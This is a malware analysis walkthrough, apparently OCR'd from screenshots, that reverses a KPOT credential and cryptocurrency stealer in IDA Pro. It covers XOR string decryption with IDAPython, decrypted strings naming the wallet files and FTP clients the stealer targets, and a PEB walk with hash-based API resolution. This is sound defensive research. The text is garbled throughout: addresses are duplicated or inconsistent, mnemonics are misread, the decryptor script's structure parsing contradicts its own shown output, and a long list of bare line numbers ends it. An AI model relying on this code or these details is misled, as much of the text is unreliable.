● .text:00401288 stru_401288 Decrypt_string_Struct <0C3h, 0, 13h, 403594h>; 0
.text:00401288 ; DATA XREF: String_Decrypt1+4!o
.text:00401288 ; sub_40C929+3!o
.text:00401288 Decrypt_string_Struct <0A6h, 0, 11h, 403580h>; 1

Direction	Typ	Address	
Do...	o	String_Decrypt1+4	lea eax, stru_401288.KEY[eax*8]
Do...	o	sub_40C929+3	lea eax, stru_401288.KEY[eax*8]

We were right, there is another one. Quick checking that function (sub_40C929) revealed that it is basically the same as function String_Decrypt1. So we rename it to String_Decrypt2.

```

.text:0040C929 public String_Decrypt2
.text:0040C929 String_Decrypt2 proc near
.text:0040C929 movzx   eax, ax
.text:0040C92C lea    eax, stru_401288.KEY[eax*8]
.text:0040C933 xor    ecx, ecx
.text:0040C935 xor    edx, edx
.text:0040C937 cmp    cx, [eax+2]
.text:0040C93B jnb    short loc_40C965

.text:0040C93D push    ebx
.text:0040C93E push    edi

.text:0040C93F loc_40C93F:
.text:0040C93F mov    edi, [eax+4]
.text:0040C942 movzx   ebx, byte ptr [eax]
.text:0040C945 movzx   ecx, dx
.text:0040C948 movsx   di, byte ptr [edi+ecx]
.text:0040C94D xor    di, bx
.text:0040C950 mov    ebx, 0FFh
.text:0040C955 and    di, bx
.text:0040C958 inc    edx
.text:0040C959 mov    [esi+ecx*2], di
.text:0040C95D cmp    dx, [eax+2]
.text:0040C961 jb    short loc_40C93F

.text:0040C963 pop    edi
.text:0040C964 pop    ebx

.text:0040C965 loc_40C965:
.text:0040C965 movzx   eax, word ptr [eax+2]
.text:0040C969 xor    ecx, ecx
.text:0040C96B mov    [esi+eax*2], cx
.text:0040C96F retn
.text:0040C96F String_Decrypt2 endp
.text:0040C96F

```

The diagram illustrates the assembly flow. It starts with the `String_Decrypt2` function at address `0040C929`. This function pushes `ebx` and `edi` onto the stack. It then branches to `loc_40C93F` at address `0040C93F`. Inside `loc_40C93F`, it performs various operations including XORing `ecx` and `dx`, moving `di` to `bx`, and then XORing `di` back with `bx`. After this, it pushes `edi` and `ebx` off the stack and branches back to `loc_40C93F`. Finally, it reaches the `String_Decrypt2` endp at address `0040C96F`.

Now when we found both functions referencing our array of structures, we can jump to IDAPython and write a decryptor.

The final decryptor could be something, what will find all location from where our 2 string-decrypting functions (`String_Decrypt1`, `String_Decrypt2`) are called. After it finds these locations it will grab the first argument as our “INDEX” to structure, find and parse the structure[index]. This will serve us for decrypting the current string so we could insert a comment to location from where the string-decrypt function was called.

During the creating of decryptor, I found one quite tricky problem with locating the first argument value “INDEX” for our (`String_Decrypt1`, `String_Decrypt2`) functions. You can see it on the picture below where I let IDA with little help from IDAPython to print assembly line for all previous instruction before our functions (`String_Decrypt1`, `String_Decrypt2`) get called. The script part is self-explanatory.

The screenshot shows the IDA Pro interface with two windows. On the left is the 'Output window' displaying assembly code for the `String_Decrypt1` function. On the right is the 'Execute script' window containing a Python script. A red arrow points from the assembly code in the output window to the script in the execute window.

```

XREF Func String_Decrypt1 prev instruction: 0x40f5de pop eax; index
XREF Func String_Decrypt1 prev instruction: 0x40f6fc xor eax, eax; index
XREF Func String_Decrypt1 prev instruction: 0x40f708 inc eax; index
XREF Func String_Decrypt1 prev instruction: 0x40f713 pop ax; index
XREF Func String_Decrypt1 prev instruction: 0x40f83e pop eax; index
XREF Func String_Decrypt1 prev instruction: 0x40f85c lea eax, [ebp-var_38]; RETVAL
XREF Func String_Decrypt1 prev instruction: 0x40f85c pop ax; index
XREF Func String_Decrypt1 prev instruction: 0x40f863 pop eax; index
XREF Func String_Decrypt1 prev instruction: 0x40f877 mov ax, 1h ; ``'; index
XREF Func String_Decrypt1 prev instruction: 0x40ff24 mov eax, 82h ; ',', index
XREF Func String_Decrypt1 prev instruction: 0x40ff31 mov eax, 8Ch ; '^', index
XREF Func String_Decrypt1 prev instruction: 0x40ff3e mov eax, 20h ; '<', index
XREF Func String_Decrypt1 prev instruction: 0x40ff3e pop eax; index
XREF Func String_Decrypt1 prev instruction: 0x410133 mov eax, 9Fh ; '}', index
XREF Func String_Decrypt1 prev instruction: 0x410a59 mov eax, 90h ; index
XREF Func String_Decrypt1 prev instruction: 0x410a08 mov eax, 91h ; '^'; index
XREF Func String_Decrypt1 prev instruction: 0x410b05 mov eax, 92h ; '^'; index
XREF Func String_Decrypt1 prev instruction: 0x410b8e lea eax, [ebx13h]; index
XREF Func String_Decrypt1 prev instruction: 0x410bfe mov eax, 94h ; '^'; index
XREF Func String_Decrypt1 prev instruction: 0x410cc4 mov eax, 8Fh ; index
XREF Func String_Decrypt1 prev instruction: 0x410d06 mov eax, 95h ; '^'; index
XREF Func String_Decrypt1 prev instruction: 0x410d52 mov eax, 97h ; '^'; index
XREF Func String_Decrypt1 prev instruction: 0x410e05 mov eax, 99h ; '^'; index
XREF Func String.Decrypt1 prev instruction: 0x410e6d mov eax, 99h ; '^'; index
XREF Func String.Decrypt1 prev instruction: 0x411d78 pop eax; index
XREF Func String.Decrypt1 prev instruction: 0x412602 pop eax; index
XREF Func String.Decrypt1 prev instruction: 0x41260d pop eax; index
XREF Func String.Decrypt1 prev instruction: 0x412a84 pop eax; index
XREF Func String.Decrypt1 prev instruction: 0x412c83 pop eax; index
Func String.Decrypt2 address: 0x40c929
XREF Func String.Decrypt2 func COUNT: 143
XREF Func String.Decrypt2 prev instruction: 0x40f768 pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40bb01 pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40bb18 pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40be17 pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40be4f pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40ffa3 pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40cf2f pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40c1ca pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40c251 pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40c25c pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40c3c7 pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40c40b pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40c6f2 pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40c6fd pop eax; index
XREF Func String.Decrypt2 prev instruction: 0x40c9ba mov eax, 82h ; ',', index

```

Please enter script body

```

1 import idautils
2
3 def Find_prev_ins(string_decrypt_func):
4     string_decrypt_addr = idc.get_name_ea_simple(string_decrypt_func)
5     print("Func %s address: 0x%08x" % (string_decrypt_func, string_decrypt_addr))
6     Xref_decrypt_funcs = []
7     for addr in idautils.CodeRefsTo(string_decrypt_addr, 0):
8         Xref_decrypt_funcs.append(addr)
9
10    print("XREF Func COUNT: %d" % (len(Xref_decrypt_funcs)))
11
12    for addr in Xref_decrypt_funcs:
13        prev_instr = idc.prev_head(addr)
14        print("XREF Func %s prev instruction: 0x%08x %s" %
15              (string_decrypt_func, prev_instr, idc.generate_dismasm_line(prev_instr, 0)))
16
17 Find_prev_ins("String_Decrypt1")
18 Find_prev_ins("String_Decrypt2")

```

Only in case of "mov" instruction we can easily extract the "index" value. For other cases we must locate the "index" value. Remember it for String_decryptor implementation.

You can find script “Find_previous_instruction.py” here [\[Find_previous_instruction.py\]](#).

We must deal with locating the first argument during the string-decryptor implementation.

In the picture below is the string-decryptor script in IDAPython for the “String_Decrypt1” function.

The screenshot shows an IDAPython script for the `String_Decrypt1` function. Red annotations explain various steps of the script:

- Start address of array of structs**: Points to the variable `struct_start = 0x401288`.
- Decryptor function**: Points to the function definition `def decryptor(index,call_addr):`.
- After locating the structure we must parse it.**: Points to the comment `#structure parsing and xorring`.
- Decryption with simple xor**: Points to the loop `for i in range(0,length): decrypted_string+=chr(key ^ idc.get_wide_byte(buffer_string_addr+i))`.
- Add decrypted string as comment to assembly view.**: Points to the command `ida.set_cmt(call_addr, decrypted_string, 0)`.
- Add decrypted string as comment to decompile view.**: Points to the command `cfunc.set_user_cmt(tl, decrypted_string)`.
- String_Decrypt1 function is the function on address 0x40c8f5.**: Points to the comment `#string_decrypting func NAME = "String_Decrypt1" - 0040C8F5`.
- Finding all references to String_Decrypt1 function.**: Points to the loop `for addr in idautils.CodeRefsTo(string_decrypt_addr, 0):`.

```

#Kpot stealer - https://www.virustotal.com/gui/file/67f8302a2fd28d15f62d6d20d748bf350334e5353cbdef112bd1f8231b5599d/detection
1
2
3 import idautils
4 import idc
5
6 struct_start = 0x401288
7
8 def decryptor(index,call_addr):
9     decrypted_string=""
10    current_struct_start = struct_start + 8*index
11    current_struct_bytes = idc.get_bytes(current_struct_start, 8)
12    print(current_struct_bytes.hex())
13    #structure parsing and xorring
14    key = int.from_bytes(current_struct_bytes[0:4], byteorder='little', signed=False)
15    length = int.from_bytes(current_struct_bytes[4:8], byteorder='little', signed=False)
16    buffer_string_addr = int.from_bytes(current_struct_bytes[4:8], byteorder='little', signed=False)
17    print(hex(key),hex(length),hex(buffer_string_addr))
18    #decrypting
19    for i in range(0,length):
20        decrypted_string+=chr(key ^ idc.get_wide_byte(buffer_string_addr+i))
21        print(decrypted_string)
22    #commenting assembly view
23    idc.set_cmt(call_addr, decrypted_string, 0)
24    #commenting decompile view on the same address as assembly view
25    cfunc = idaapi.decompile(call_addr)
26    tl = idaapi.treeLoc_t()
27    tl.ea = call_addr
28    tl.ipr = idaapi.IPR_SEMI
29    cfunc.set_user_cmt(tl, decrypted_string)
30    cfunc.save_user_cmts()
31
32 #string_decrypting func NAME = "String_Decrypt1" - 0040C8F5
33 string_decrypt_addr = idc.get_name_ea_simple("String_Decrypt1")
34 print("Func String_Decrypt1 address: 0x%08x" % (string_decrypt_addr))
35 Xref_decrypt_funcs = []
36 for addr in idautils.CodeRefsTo(string_decrypt_addr, 0):
37     Xref_decrypt_funcs.append(addr)
38
39 print("XREF String_Decrypt1 func COUNT: %d" % (len(Xref_decrypt_funcs)))

```

```

41 for addr in Xref_decrypt_funcs:
42     prev_instr = idc.prev_head(addr)
43     print("XREF Func String.Decrypt1 prev instruction: 0x%08x %s" % (prev_instr,idc.generate_disasm_line(prev_instr, 0)))
44     m = idc.print_insn_mnem(prev_instr)
45     #searching instruction in prev-instr addr and finding index argument
46     if m == 'mov':
47         op = idc.get_operand_type(prev_instr, 1)
48         if op == o_imm:
49             index = idc.get_operand_value(prev_instr, 1)
50             print("Index value: 0x%08x %s (index)" % (index))
51             decryptor(index,addr)
52
53     if m == 'pop':
54         prev_instr2 = idc.prev_head(prev_instr)
55         prev_instr3 = idc.prev_head(prev_instr2)
56         op = idc.get_operand_type(prev_instr3, 0)
57         if op == o_imm:
58             index = idc.get_operand_value(prev_instr3, 0)
59             print("Index value: 0x%08x %s (index)" % (index))
60             decryptor(index,addr)
61
62     if m == 'xon':
63         index = 0
64         print("Index value: 0x%08x %s (index)" % (index))
65         decryptor(index,addr)
66
67     if m == 'inc':
68         index = 1
69         print("Index value: 0x%08x %s (index)" % (index))
70         decryptor(index,addr)
71
72     if m == 'lea':
73         prev_instr2 = idc.prev_head(prev_instr)
74         m2 = idc.print_insn_mnem(prev_instr2)
75         if m2 == 'mov':
76             index = 0x07
77             print("Index value: 0x%08x %s (index)" % (index))
78             decryptor(index,addr)
79         else:
80             index = 0x93
81             print("Index value: 0x%08x %s (index)" % (index))
82             decryptor(index,addr)
83

```


Processing of each address referencing String_Decrypt1 function.

Searching for and extracting the first argument VALUE (index) to function String_Decrypt1.

String-decryptor script for the “String_Decrypt2” function is little different only in area of searching and extracting the first argument VALUE (index) to function String_Decrypt2.

You can find both scripts for decrypting functions (String_Decrypt1, String_Decrypt2) here [\[Decrypt_KPOT_Strings1.py, Decrypt_KPOT_Strings2.py\]](#).

After running these scripts, we get commented all location from where (String_Decrypt1, String_Decrypt2) are called with decrypted strings in both assembly view and decompile view.



In Output window we could see some information like: String_Decrypt1 function address, count of references and for each processed reference is shown - current index value, current

structure in hex, current xor KEY, length of encrypted string, address where the encrypted string is located and finally decrypted string.

```
Output window
Func String_Decrypt1 address: 0x40c8f5
XREF String_Decrypt1 func COUNT: 69
XREF Func String_Decrypt1 prev instruction: 0x40590d    mov      eax, 0A6h ; '|'; index
Index value: 0xa6
b4000b005c2a4000
0xb4 0xb 0x402a5c
wininet.dll
XREF Func String_Decrypt1 prev instruction: 0x40591d    mov      eax, 0A7h ; '$'; index
Index value: 0xa7
9f000b00502a4000
0x9f 0xb 0x402a50
winhttp.dll
```

As we are now able to see decrypted strings we are getting some ideas about functionality of this sample. As you can see we were able to get 211 locations with decrypted strings. Some of them are referencing the same string. We can clearly say that this sample is some kind of credential, cryptocurrency stealer...

Address	T	Instruction/Data	Comment
0x40CB3B	N	call String_Decrypt2; Software	Software
0x40C848	N	call String_Decrypt2; wallet.dat	wallet.dat
0x40C8EB	N	call String_Decrypt2; Software	Software
0x40CBF6	N	call String_Decrypt2; monero-project	monero-project
0x40CC03	N	call String_Decrypt2; wallet_path	wallet_path
0x40CC10	N	call String_Decrypt2; Crypto	Crypto
0x40CC1D	N	call String_Decrypt2; wallet.dat	wallet.dat
0x40CD22	N	call String_Decrypt2; com.liberty.jaxx\IndexedDB\file_0_indexeddb.leveldb\000003.log	com.liberty.jaxx\IndexedDB\file_0_indexeddb.leveldb\000003.log
0x40CD2F	N	call String_Decrypt2; Crypto	Crypto
0x40CD98	N	call String_Decrypt2; Exodus	Exodus
0x40CDFB	N	call String_Decrypt2; wallet.dat	wallet.dat
0x40D009	N	call String_Decrypt2; 0123456789ABCDEF	0123456789ABCDEF
0x40D10D	N	call String_Decrypt2; connections	connections
0x40D118	N	call String_Decrypt2; GHISLER\wx_c_ftp.ini	GHISLER\wx_c_ftp.ini
0x40D123	N	call String_Decrypt2; Host	Host
0x40D12E	N	call String_Decrypt2; Username	Username
0x40D139	N	call String_Decrypt2; Password	Password
0x40D147	N	call String_Decrypt2; 1 TotalCommander%\$ %\$ %	1 TotalCommander%\$ %\$ %
0x40D26	N	call String_Decrypt2; recentservers	recentservers
0x40D2F4	N	call String_Decrypt2; sitemanager	sitemanager
0x40D302	N	call String_Decrypt2; FileZilla	FileZilla
0x40D30D	N	call String_Decrypt2; Host	Host
0x40D318	N	call String_Decrypt2; User	User
0x40D323	N	call String_Decrypt2; Port	Port
0x40D32E	N	call String_Decrypt2; Pass	Pass
0x40D339	N	call String_Decrypt2; encoding	encoding
0x40D347	N	call String_Decrypt2; 1 fileZilla%\$ %\$ %	1 fileZilla%\$ %\$ %
0x40D5C9	N	call String_Decrypt2; Software	Software
0x40D5D7	N	call String_Decrypt2; Martin Priky!\\WinSCP 2\\Sessions	Martin Priky!\\WinSCP 2\\Sessions
0x40D5E2	N	call String_Decrypt2; HostName	HostName
0x40D5ED	N	call String_Decrypt2; UserName	UserName
0x40D5F8	N	call String_Decrypt2; Password	Password
0x40D606	N	call String_Decrypt2; 1\\WinSCP%\$ %\$ %	1\\WinSCP%\$ %\$ %
0x40D77E	N	call String_Decrypt2; IpswichW5_FTP_Sites\\ws_ftp.ini	IpswichW5_FTP_Sites\\ws_ftp.ini
0x40D789	N	call String_Decrypt2; Hostname	Hostname
0x40D794	N	call String_Decrypt2; UID	UID
0x40D79F	N	call String_Decrypt2; PWD	PWD
0x40D7AA	N	call String_Decrypt2; 1 WS_FTP%\$ %\$ %	1 WS_FTP%\$ %\$ %

Line 67 of 211

So for now strings are decrypted and we can continue to resolve API calls.

We will continue with our string-decrypting and API resolving function sub_4058FB to see what is going on next. We can see that there will be probably some kind of API name hashing which after matching hash of API name, the address of the API function will be saved to the

hardcoded memory location. In the picture below we can see the stack preparation for the API name hashing and resolving.

```

text:00405970 mov    eax, 0ADh ; 
text:00405982 call   String_Decrypt1 ; netapi32.dll
text:00405987 lea    edi, [ebp+di32.dll]
text:0040598D mov    eax, 0A9h ; `*
text:00405993 call   String_Decrypt1 ; gd32.dll
text:00405998 lea    edi, [ebp+gdipplus.dll]
text:004059A0 mov    eax, 0F6h ; `*
text:004059A2 call   String_Decrypt1 ; gdipplus.dll
text:004059A7 lea    edi, [ebp+oleaut32.dll]
text:004059A9 mov    eax, 0B0h ; `*
text:004059A2 call   String_Decrypt1 ; oleaut32.dll
text:004059A7 lea    edi, [ebp+ole32.dll]
text:004059A9 mov    eax, 0CCh ; `*
text:004059C3 call   String_Decrypt1 ; ole32.dll
text:004059C7 lea    edi, [ebp+shlwapi.dll]
text:004059CD mov    eax, 0B2h ; `*
text:004059D2 call   String_Decrypt1 ; shlwapi.dll
text:004059D7 lea    edi, [ebp+userenv.dll]
text:004059D9 mov    eax, 0B5h ; `*
text:004059E0 call   String_Decrypt1 ; userenv.dll
text:004059E7 lea    edi, [ebp+urmon.dll]
text:004059ED mov    eax, 0B4h ; `*
text:004059F2 call   String_Decrypt1 ; urmon.dll
text:004059F7 lea    edi, [ebp+crypt32.dll]
text:004059FD mov    eax, 0B5h ; `*
text:00405A02 call   String_Decrypt1 ; crypt32.dll
text:00405A04 lea    edi, [ebp+mpr.dll]
text:00405A0D mov    eax, 0B0h ; `*
text:00405A12 call   String_Decrypt1 ; mpr.dll
text:00405A17 mov    [ebp+var_564], 409881E8h
text:00405A21 mov    [ebp+var_560], offset dword_415168
text:00405A28 mov    [ebp+var_560], offset dword_41517C
text:00405A30 mov    [ebp+var_560], offset dword_41503C
text:00405A37 mov    [ebp+var_55C], 2AE61B03h
text:00405A50 mov    [ebp+var_55C], offset dword_41508C
text:00405A53 mov    [ebp+var_55C], 0FFA40E2Ah
text:00405A57 mov    [ebp+var_55C], offset unk_4150A4
text:00405A5D mov    [ebp+var_55C], offset unk_4150A4
text:00405A5E mov    [ebp+var_55C], offset unk_4150A4
text:00405A5F mov    [ebp+var_55C], offset dword_415088
text:00405A58 mov    [ebp+var_55C], 140C49EFh
text:00405A59 mov    [ebp+var_580], offset dword_415094
text:00405A5A mov    [ebp+var_5AC], 6A3D98Ch
text:00405A5D mov    [ebp+var_5AC], offset dword_414FB0
text:00405A5E mov    [ebp+var_5AC], 101133B8h
text:00405A5F mov    [ebp+var_5AC], offset dword_415170
text:00405A5C mov    [ebp+var_5AC], 959E72E0h
text:00405A5D mov    [ebp+var_580], offset dword_414FA0
text:00405A5F mov    [ebp+var_580], 0A393238h
text:00405AE9 mov    [ebp+var_580], offset dword_415184
text:00405AF3 mov    [ebp+var_580], 8A06CDC0h
text:00405AFD mov    [ebp+var_580], offset dword_415008
text:00405AF8 mov    [ebp+var_580], offset dword_415008
text:00405A91 mov    [ebp+var_580], offset dword_414F74
text:00405A98 mov    [ebp+var_57C], 613D748Ch

```

After the stack is prepared two functions get called. Let's check the first function sub_406936.

```

text:00406b5L mov    [ebp+var_36], 23520202h
text:004065CE mov    [ebp+var_34], offset dword_414FF4
text:004065D5 mov    [ebp+var_30], 94F6B3D8h
text:004065D0 mov    [ebp+var_2C], offset dword_415028
text:004065E3 mov    [ebp+var_78], 27812AD3h
text:004065EA mov    [ebp+var_74], offset dword_4151A0
text:004065F1 mov    [ebp+var_70], 0DC09AD63h
text:004065F8 mov    [ebp+var_6C], offset dword_41514C
text:004065FF mov    [ebp+var_68], 336B15C4h
text:00406600 mov    [ebp+var_64], offset dword_414FFC
text:00406600 mov    [ebp+var_10], 59AF12E8h
text:00406614 mov    [ebp+var_C], offset dword_41515C
text:00406618 mov    [ebp+var_18], F6C33AB1h
text:00406622 mov    [ebp+var_14], offset dword_4151CC
.text:00406629 call   sub_406936
text:0040662E mov    ebx, eax
text:00406630 push   822FC0Fh
text:00406635 call   sub_4045DC
text:0040663A pop    ecx
text:0040663B lea    ecx, [ebp+var_5E4]
text:00406641 mov    [ebp+var_400], ecx
text:00406647 lea    ecx, [ebp+wininet.dll]

```

● 376 v38[0] = 662776531;
● 377 v38[1] = &dword_4151A0;
● 378 v38[2] = 589714077;
● 379 v38[3] = &dword_41514C;
● 380 v38[4] = 862655940;
● 381 v38[5] = &dword_414FFC;
● 382 v44[0] = 1504645864;
● 383 v44[1] = &dword_41515C;
● 384 v43[0] = 1875065521;
● 385 v43[1] = &dword_4151CC;
● 386 v0 = sub_406936();
● 387 v1 = sub_4045DC(v0, -2110799622);
● 388 v25[21] = v25;
● 389 dword_415160 = v1;
● 390 v25[120] = v0;
● 391 v26[0] = 60;
● 392 v26[1] = v1(wininet.dll);
● 393 v26[2] = v28;
● 394 v26[3] = 11;
● 395 v26[4] = dword_415160(winhttp.dll);
● 396 v26[5] = v29;
● 397 v26[6] = 10;

The function sub_406936 is basically parsing PEB structure and loading base address of the kernel32.dll module. You can easily confirm it with help of IDA _PEB struct or windbg as in the pictures below. It is finding the PEB structure, _PEB_LDR_DATA where it finds first member in InLoadOrderModuleList which is our sample kpot2.exe. After that, it finds a location of the third

loaded module (kernel32.dll) and extracts the base address. This base address of kernel32.dll is passed to the next function sub_4045DC so it will be used to find addresses of export functions.

```

    .text:00406936
    .text:00406936
    .text:00406936 sub_406936 proc near
    .text:00406936 mov     eax, large fs:30h
    .text:00406936 mov     eax, [eax+0ch]
    .text:0040693F mov     eax, [eax+0ch]
    .text:00406942 mov     eax, [eax]
    .text:00406944 mov     eax, [eax+18h]
    .text:00406946 mov     eax, [eax+18h]
    .text:00406949 retn
    .text:00406949 sub_406936 endp
    .text:00406949

    0:000> dt _LDR_DATA_TABLE_ENTRY 0x5747c8
    ntdll!_LDR_DATA_TABLE_ENTRY
    +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x5747c8 - 0x7df7008c ]
    +0x000 InMemoryOrderLinks : _LIST_ENTRY [ 0x5747c8 - 0x7df70214 ]
    +0x000 InitializationOrderLinks : _LIST_ENTRY [ 0x0 - 0x0 ]
    +0x010 DLLBase : 0x04000000 Void
    +0x012 EntryPoint : 0x040418382 pid
    +0x020 SizeOfImage : 0x17000
    +0x024 FullDllName : UNICODE_STRING "C:\Users\INFERNO\Desktop\kpot2.exe"
    +0x030 LDR_DATA_TABLE_ENTRY 0x5747c8
    ntdll!_LDR_DATA_TABLE_ENTRY
    +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x5747c8 - 0x574738 ]
    +0x000 InMemoryOrderLinks : _LIST_ENTRY [ 0x5747b8 - 0x574740 ]
    +0x010 InitializationOrderLinks : _LIST_ENTRY [ 0x5747c8 - 0x7df7021c ]
    +0x012 DLLBase : 0x7de70000 Void
    +0x020 SizeOfImage : 0x18000
    +0x024 FullDllName : UNICODE_STRING "C:\Windows\System32\ntdll.dll"

    0:000> dt _LDR_DATA_TABLE_ENTRY 0x5747c8
    ntdll!_LDR_DATA_TABLE_ENTRY
    +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x5747c8 - 0x5747c8 ]
    +0x000 InMemoryOrderLinks : _LIST_ENTRY [ 0x5747c8 - 0x5747d0 ]
    +0x010 InitializationOrderLinks : _LIST_ENTRY [ 0x575528 - 0x574c70 ]
    +0x012 DLLBase : 0x7d660000 Void
    +0x01c EntryPoint : 0x7dd73346 Void
    +0x020 SizeOfImage : 0x110000
    +0x024 FullDllName : UNICODE_STRING "C:\Windows\system32\kernel32.dll"

    0:000> dt PEB_LDR_DATA psi(@$peb+0xc)
    ntdll!PEB_LDR_DATA
    +0x000 Length : Uint4B
    +0x004 Initialized : UChar
    +0x008 SHandle : Ptr32 Void
    +0x014 InLoadOrderModuleList : _LIST_ENTRY
    +0x01c InitializationOrderModuleList : _LIST_ENTRY
    +0x024 EntryInProgress : Pt32 Void
    +0x028 ShutdownInProgress : UChar
    +0x02c ShutdownThreadid : Pt32 Void

```

In our case First member InLoadOrderModuleList is our kpot2.exe - 0x574738

Return Value of this function is base address of kernel32.dll

```

    1 struct _LIST_ENTRY *find_kernel32_base()
    2{
    3     return NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink->Flink[3].Flink;
    4}

```

We can move to the next function sub_4045DC which is responsible for finding address of LoadLibraryA API function from kernel32.dll module.

```

    1.text:00406629 call    sub_406936
    1.text:00406629 mov     ebx, eax
    1.text:00406630 push    822FC0FAh
    1.text:00406631 call    sub_4045DC

```

base_address_kernel32 = sub_406936();
v1 = (int (_stdcall *)(BYTE *))sub_4045DC(base_address_kernel32, 0x822FC0FA);
v25[121] = (int)v25;

This function (sub_4045DC) is not responsible only for finding address of LoadLibraryA but it is able to find API address via hash value of its name and base address of module as arguments.

So we can clearly rename it as function “Find_api_via_HASH”. With a little help with tool like PEbear [<https://github.com/hasherezade/pe-bear-releases>] we could properly annotate the function sub_4045DC - “Find_api_via_HASH”. In this case where arguments to the function are kernel32.dll base address and API name hash 0x822FC0FA (LoadLibraryA), it is parsing kernel32.dll and searching for export function name which hash is 0x822FC0FA.

IDA View-A

Pseudocode-A

```

23 NT_header = (*(_DWORD *)base_address_kernel32 + 0x3C); // finding the location of NT headers
24 v19 = 0;
25 Export_directory_address = (_DWORD*)(NT_header + base_address_kernel32 + 0x78); // finding the location of Export directory
26 Export_directory = (_DWORD*)(base_address_kernel32 + *Export_directory_address); // start address of export directory
27 AddressOfFunctions = base_address_kernel32 + Export_directory[7]; // 28bytes + export directory address = AddressOfFunctions
28 AddressOfNameOrdinals = base_address_kernel32 + Export_directory[9]; // 30bytes + export directory address = AddressOfNameOrdinals
29 False = Export_directory[6] == 0; // checking if number of NumberOfNames == 0 --> FALSE
30 v14 = Export_directory_address;
31 v18 = AddressOfNames;
32 if (False) // True
33 {
34 while (1)
35 {
36 Exports_function_name = (_BYTE*)(base_address_kernel32 + *(AddressOfNames + 4 * v19));
37 size_of_func_name = str_length(Exports_function_name);
38 if (Api_hashing_func(Exports_function_name, size_of_func_name) == HASH)
39 v20 = (_BYTE*)(base_address_kernel32
40 + *(unsigned _DWORD*)(AddressOfFunctions + 4 * *(unsigned _int16*)(AddressOfNameOrdinals + 2 * v19)));
41 if ((unsigned int)++v19 >= Export_directory[6])
42 break;
43 AddressOfNames = v18;
44 Export_directory_address = v14;
45 }
46 if (v20 >= (_BYTE*)Export_directory && v20 < (_BYTE*)Export_directory + Export_directory_address[1])
47 {
48 v8 = str_length(v20);
49 sub_4134FD(v13[0]);
50 }
51 v8 = str_length(v20);
52 sub_4134FD(v13[0]);
53

```

00004634 sub_4045DC:39 (404634) (Synchronized with IDA View-A)

00004634 sub_4045DC:39 (404634) (Synchronized with IDA View-A)

gin.form:Analysis completed.

We can focus more on the function Api_hashing_func later.

PE-bear v0.5.2.1 [C:\Users\DFIR_GUY\Desktop\ANALYZE\kpot2\dlis\kernel32.dll]

DOS Header

- DOS stub
- NT Headers
- Signature
- File Header
- Optional Header
- Section Headers
- Sections
 - text → EP = 13346
 - data
 - rsrc
 - reloc

Offset Value

1 A Minimum extra paragraphs needed 0

2 C Maximum extra paragraphs needed FFFF

3 E Initial (relative) SS value 0

4 10 Initial SP value B8

5 12 Checksum 0

6 14 Initial IP value 0

7 16 Initial (relative) CS value 0

8 18 File address of relocation table 40

9 1A Overlay number 0

10 1C Reserved words[4] 0, 0, 0, 0

11 24 OEM identifier (for OEM information) 0

12 26 OEM information: OEM identifier specific 0

13 28 Reserved words[10] 0, 0, 0, 0, 0, 0, 0, 0, 0, 0

14 File address of new exe header F8

15 [NT headers = Base + 0x3c]

16 Export directory address 0x0000000000000000

17 NT headers = Base + 0x3c

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

